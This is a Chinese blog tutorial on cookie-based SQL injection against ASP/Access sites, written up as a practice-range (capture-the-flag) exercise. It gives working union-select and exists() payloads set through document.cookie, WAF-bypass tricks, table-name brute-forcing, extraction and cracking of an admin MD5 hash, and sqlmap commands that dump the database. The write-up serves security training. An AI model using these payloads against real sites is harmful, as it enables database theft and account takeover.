




# Access注入之cookie注入（含靶场练习）

原创

回声777  于 2021-08-31 12:41:16 发布  117  收藏

分类专栏: [渗透测试](#) 文章标签: [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_60777183/article/details/120011870](https://blog.csdn.net/weixin_60777183/article/details/120011870)

版权



[渗透测试](#) 专栏收录该内容

16 篇文章 1 订阅

订阅专栏

## 一.cookie注入简介

Access → 数据库的一种。除了Access, 还有mysql,mssql (sql server) ,Oracle等

PHP中产生cookie的可能性小。ASP中大。

cookie注入→特殊的传参方式产生的注入。所以cookie注入只跟传参方式有关, 跟别的一概没有关系。

什么是Cookie? Cookie是代表身份信息的一串字符串, 网站根据Cookie来识别你是谁, 如果获取了管理员的Cookie, 可以无需密码直接登录管理员的账号。类似门禁卡、身份证。

## 二.怎么修改cookie

### 1.方法一: burp抓包

抓包, 直接改cookie就行, 注意也是要提前删除url里? id及之后的数据(如果不删除的话, 会优先接受get传参, cookie传参不会生效)。但注意要对cookie作url编码。

**对cookie作url编码: 百度搜索URL编码, 直接在页面转换就可以, 比如网站<http://tool.chinaz.com/tools/urlencode.aspx>**

**169 order by 15可以转换为169%20order%20by%2015**

### 2.方法二:

#### 浏览器自带JS进行设置

浏览器F12→Console: 打开控制台

输入控制JS的语句, 比如输入: document.cookie="id=169", 回车,

再在url栏中把? id=171删掉, 回车,

页面从? id=171变为了? id=169的页面。

再比如输入: document.cookie="id=169%20order%20by%2015", 回车,

再在url栏中把? id=171删掉, 回车, 页面报错提示数据库出错(经之前测试, 字段只到10)

### 3.方法三: 浏览器设置(有时候会遇到困难)

浏览器中F12进入网页编辑，Application→cookies→name列双击输入id，Value列双击输入169，之后做法同方法二。

#### 4.方法四：浏览器插件（比如EditThisCookie，但插件经常会出现不好用的情况，不推荐插件）

谷歌浏览器开发者模式添加插件。用法不赘述。

---

拦截绕过的办法：

- 1.不让（绕过）检测            可以理解为类似于走私，不经过海关
- 2.规避规则（替代语句）       可以理解为类似于藏东西过海关

### 三.cookie注入靶场讲解

靶场 <http://kypt8004.ia.aqlab.cn/shownews.asp?id=171>

#### 1.判断是否存在sql注入

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171> and 1=1，报错，提示参数值中包含非法字符串。

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171> or 1=1，报错，提示参数值中包含非法字符串。

---

试下sql语句的逻辑运算符：

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171%20&&%201=1> ，回显正常。

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171%20&&%201=2>，回显也正常。

对&&进行URL编码，变成%26%26

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171%20%26%26%201=2> ，报错，提示参数值中包含非法字符串。

---

那再试下

<https://kypt8004.ia.aqlab.cn/shownews.asp?id=172-1>，回显正常。说明被当做了代码执行，存在sql注入。

#### 2.order by查询字段

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171> order by 10 ，回显正常。

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171> order by 11，回显不正常。

说明10个字段。

#### 3.union联合查询。

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171> union select 1,2,3,4,5,6,7,8,9,10

报错，提示参数值中包含非法字符串。

get 传参被Waf拦截，尝试用cookie传参。

---

```
document.cookie="id="+escape("171 union select 1,2,3,4,5,6,7,8,9,10 ")
```

其中escape () 函数的作用就是编码，所以如果用了escape () 函数，就不用再从页面做url编码了。


提示数据库出错，原因是Access，union select 1,2,3,4,5,6,7,8,9,10后面必须跟from 表名。

---

```
document.cookie="id="+escape("171 union select 1,2,3,4,5,6,7,8,9,10 from admin")
```

提示页面正常并出现显错位2,7,8,9,3

```
document.cookie="id=171%20union%20select%201%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%
```



同样提示页面正常并出现显错位2,7,8,9,3

如何猜出来表名？方法如下。

### 方法一：burp字典爆破（推荐）

函数 exists(select \* from 表名)——检查子查询是否能查询到数据。

```
document.cookie="id="+escape("171 and exists(select * from admin)")
```

页面返回正常。（这一步其实是作弊预知了，可以不用）。

```
document.cookie="id="+escape("171 and exists(select * from aaa)")
```

页面返回不正常（“数据库出错”）。

把这行语句中的aaa用burp爆破字典里表名替代。测试出字典中可用的表名

字典在sqlmap→data→txt里有，包括表名字典，列名字典等。

选中跑就行了。跑出来 user, product, admin, news, feedback等表。

跑admin表中的列（方法同上）：

```
document.cookie="id="+escape("171 and exists(select * from admin)'),
```

用burp字典（列名字典）替代\*，跑出列名：

```
id username password flag password user title
```

得知了表名和字段名，在网页console控制台中，直接用联合查询：

```
document.cookie="id="+escape("171 union select 1,2,username,4,5,6,password,8,9,10 from admin")
```

对比

```
document.cookie="id="+escape("171 union select 1,2,3,4,5,6,7,8,9,10 from admin")
```

位置

得到username为admin，password为 b9a2a2b5dff918c

因为靶场的Tips:

flag在admin目录下登陆后可以获得,所以直接进入<https://kypt8004.ia.aqlab.cn/admin>,

输入得到的用户名密码，提示用户名或密码错误!!!

原因是对密码进行了MD5的加密，用网页so.md5解密后密码为welcome

提交显示：竟然成功进入了后台！拿走通关KEY，迎接下一关吧！

zkz{welcome-control}

## 方法二：sqlmap（不一定准）

```
python sqlmap.py -u "http://kypt8004.ia.aqlab.cn/shownews.asp" --cookie "id=171" --level 2
```

跑出来盲注，有注入点。

直接脱库：

```
python sqlmap.py -u "http://kypt8004.ia.aqlab.cn/shownews.asp" --cookie "id=171" --level 2 --dump
```